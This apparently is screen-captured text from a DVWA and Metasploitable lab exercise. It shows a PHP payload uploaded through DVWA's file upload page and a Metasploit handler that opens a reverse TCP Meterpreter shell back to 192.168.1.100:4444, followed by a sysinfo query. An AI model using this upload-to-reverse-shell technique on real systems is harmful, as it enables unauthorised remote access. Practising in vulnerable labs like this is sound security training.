[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
• 192.168.1.101/dvwa/hacka
192.168.1.101/dvwa/hackable/uploads/exploit1.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: File Upload
Choose an image to upload:
Browse... No file selected.
Upload
../../hackable/uploads/exploit1.php succesfully uploaded!
More info
kali@kali: ~
File Actions Edit View Help
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.1.100:4444
[*] Sending stage (39927 bytes) to 192.168.1.101
[*] Meterpreter session 1 opened (192.168.1.100:4444 → 192.168.1.101:439
) at 2024-05-14 16:19:06 +0200
meterpreter > whoami
[-] Unknown command: whoami
meterpreter > sysinfo
Computer : metasploitable
OS : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:
:00 UTC 2008 i686
Meterpreter : php/linux
meterpreter >
Transferring data from 192.168.1.101...
Left ⌘